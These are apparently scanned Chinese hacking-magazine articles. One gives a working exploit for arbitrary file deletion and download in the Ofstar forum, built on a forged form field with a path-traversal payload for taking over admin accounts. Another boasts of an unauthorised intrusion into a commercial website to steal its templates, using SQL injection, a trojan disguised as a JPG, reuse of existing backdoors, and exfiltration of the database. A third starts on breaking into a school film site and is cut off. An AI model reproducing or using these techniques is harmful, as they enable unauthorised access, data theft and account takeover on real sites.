


图 2




图 3

我修改了一个 reg.html，大家可以对照着改，由于篇幅的原因，还是说一说伤害比较大的任意文件删除和任意文件下载漏洞。

漏洞 2:任意文件删除漏洞

漏洞 3:任意文件下载漏洞

漏洞说明（这段实在太麻烦，大家仔细点看唉）：

看这类代码时，我一般都是直接先看文件写入的地方，所以获取 shell 或是可以利用都是写入地方的没有过滤，跳到 require/postnew.php 看看发帖时候是不是有地方没有过滤。

第 106 行代码是这么写的：

```
$writetodb="<?die;?>|0_ ;$atc_type_|$ofstarid|$atc_iconid|$timestamp|$atc_title|$onlineip|$atc_usesign|$ofstarupload|||$ipfrom|$ifconvert|$atc_email|$atc_content||\n";
  writeover("$dbpath/$fid/$tid.php",$writetodb,"ab");
```

我们来看看 $atc_usesign 这个变量是怎么来的，在 post.php 第 101 行我看到了这样的代码：

```
if (!$atc_usesign)
  $atc_usesign="0";
```

说白了这句话的意思就是假设没有提交 $atc_usesign 的话，$atc_usesign 就等于 0，假设提交了 $atc_usesign 的话，$atc_usesign 就等于 $atc_usesign。所以，我们可以伪造一个根本不存在的附件名为我们要下载的文件或是要删除的文件。

伪造起来也十分简单，只要我们发帖的时候，提交的 $atc_usesig 等于“1| 要操作的文件名，要显示的文件名，0，0，zip~|”，最后的 zip 是文件的后缀，因为 zip 的文件是可以调用 job.php 里的代码下载的（下载后改名为原来后缀就可以查看代码了，例如 php 代码）。

在这里注意一点，ofstar 的管理员和后台管理密码存放在“./bbsdata/manager.php”里，但是你假设把管理员删除（删除./ofstar_data/userdir/ 用户名.php），你就可以重新注册这个用户名而且具有这个帐号的前台权限。假设你把“./ bbsdata/manager.php”下载下来并且暴力破解了里面的 MD5，你就可以拥有这个帐号的后台权限，那么你就可以从后台到 webshell。

漏洞利用

随便打开一个发帖的页面，查看原文件，修改<form method=post name=FORM action=post.php? enctype="multipart/form-data">为<form method=post name=FORM action=http://localhost/ofstar/post.php? enctype="multipart/form-data">。

你可以替代上面的 http://localhost/ofstar/ 为你的论坛路径。再修改<input type=checkbox name="atc_usesign" value="1" checked>使用签名
为<input type=text name="atc_usesign" value="hacker" >使用签名
，保存为 post.html。打开建立的 post.html，填写好发帖的所有项，在 hacker 的地方写 1|../ofstar_data/userdir/saiy.php,Execute.rar,2,0,zip~ 其中的../ofstar_data/userdir/saiy.php 是我们要删除和下载的文件（删除了它就可以重新注册 saiy），如图 4。




图 4

发完帖后，如图 5。




图 5

删除或是下载都可以了。假设是下载的话，下载完请改后缀回原来文件的后缀。删除了管理员的话可以重新注册前台管理员，你可以下载后台文件来读密码（MD5，session 验证）。整个漏洞的利用到此结束了。假设有什么不明白的地方可以到 X 的论坛和我讨论。

一个人的战争

为了模板而入侵——ewebeditor漏洞利用

胃小饱

一个搞网站制作的朋友看上了一家网站，想要他们的模板，于是请我帮忙。不好拒绝，也不想拒绝（谁让雷锋是咱偶像呢，呵呵）。整个站点简洁明快很适合商业使用。按照习惯先来试试旁注，用明小子的domain3.5查询后发现服务器内有473个域名……批量检测发现早就被人入侵了，好多的DIY.ASP在里面。这样我连上传木马都省了，直接借用就可以了。上传自己的木马后查看，发现无法跳转到想要的网站目录。看来管理员虽然不负责，但是也不是太菜（这年头这样的管理员太多、太正常了）。

检测目标网站，成功的发现了注入点，很轻松的就拿到了帐号和密码。都是明文存放的，根本没加密……太适合被人黑了，如果不拿下简直是对不起自己！

马上用Domain的管理入口进行扫描，结果却什么也没有得到，又分别用NBSI和阿D 进行扫描，结果还是什么也没有找到。

打开FLASHGET用站点资源搜索器试试，再次失望而归。想起了GOOGLE，于是使用他的高级搜索对该站进行了查找。分别查找关键词：管理；登陆。结果都是只显示留言本的登录地址……茫然中……时间过的飞快（喝了杯水灵感来了）……于是再查login.asp，终于找到了（图1）。




图 1

马上登录进去，第一次见到这种后台，还以为是他自己制作的呢（图2）。




图 2

粗略查看一下他的内容，得到了重要数据。原来是使用的ewebeditor（图3）。




图 3

通过查看得知可以上传图片，于是通过查看源代码得到上传文件的ASP文件名，试试上传漏洞利用，结果无功而返。看来ewebeditor还是做的不错的嘛(ewebeditor的工作人员拿着的板砖，“嗖”的就飞了过来！嚷嚷到：你以为我们是“洞”网啊）。

先上传格式为JPG的ASP木马文件(图4)，通过查询新添加的数据得到了JPG文件的位置。




图 4

看到他的系统维护栏里有数据库备份，想起了动网的利用（图5），结果让我很失望，竟然禁止了修改，只能按照他提供的文件以及位置进行备份。这还了得，什么事都他说了算那咱就甭玩了……




图 5

查看该页面源代码，将该页另存为一个HTML文件。修改了里面的数据（图6)，然后利用最先得到的同一服务器上的另外一家网站的后门上传改好的这个文件（图7）。



图 6




图 7

提交确认，哈哈，轻轻松松的就拿下了。剩下的就是扫尾和打包数据，由于比较懒就上传了海阳2006直接用他的打包功能把整个网站打包（图8），下载打包后的MDB文件，然后再去刚才添加JPG的信息管理里面删除掉刚才的那个消息。ewebeditor原来也是这么不堪一击啊！隐藏了后门文件，也懒得再去提权控制服务器了。在本机解压缩海阳打包下载回来的数据，然后传给朋友，一看时间已经快1个小时了，总算是完事了！




图 8

（文章中涉及到的明小子旁注入侵工具domain3.5、海阳2006木马已经收录于光盘中）

为了模板而入侵——ewebeditor漏洞利用

菜菜的月光影院与钻石会员

eighteen

现在的服务器基本上都安装了网络防火墙，不单限制了非法端口的连接，甚至于有的还禁止或过滤了部分服务器本身向外发送的数据包。因此，再想象以前那样使用系统漏洞来进行远程溢出入侵几乎是不可能的了，时下使用最多的入侵方法应该就是脚本注入了。注入攻击从2004年开始在国内流行，到现在已经快两年了，防注入的工具和方法也出了不少，可是在网上存在注入漏洞的服务器还是很多，注入攻击依然是入侵的主流方式。

许多MM很早就向我报怨说学校的电影网站得花钱注册才能看，今天在网上闲得无聊，就想去学校的网站去看看电影并顺便检测一下学校网站的安全性，还可以满足一下MM看电影的愿望。进入月光影院后，随便点一下都透露着无限的玄机。选了个电影，选择播放，却弹出了一个窗口，如图1。

